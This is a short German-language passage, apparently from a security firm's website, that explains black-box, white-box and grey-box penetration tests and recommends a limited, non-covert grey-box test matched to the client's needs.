Es gibt für Penetrationstests (Pentests) verschiedene Herangehensweisen und Angriffsarten. Während bei einem Black-Box-Pentest keinerlei näheren Informationen über ein Ziel vorliegen, erhält der Penetrationstester bei einem White-Box-Pentest alle für ihn relevanten Informationen. Die Aussagekraft und die Auswirkungen des Pentests werden von verschiedenen Gegebenheiten beeinflusst, wie z.B. von der vorhandenen Informationsbasis oder dem Ausgangspunkt. Für ein ausgewogenes Verhältnis von Aufwand und Aussagekraft empfehlen wir grundsätzlich einen begrenzten und abwägenden Grey-Box-Test, der nicht verdeckt operiert. Die genaue Auswahl sowie die verwendete Technik und der Ausgangspunkt sind jedoch immer von den Bedürfnissen und Erwartungen des Auftraggebers abhängig.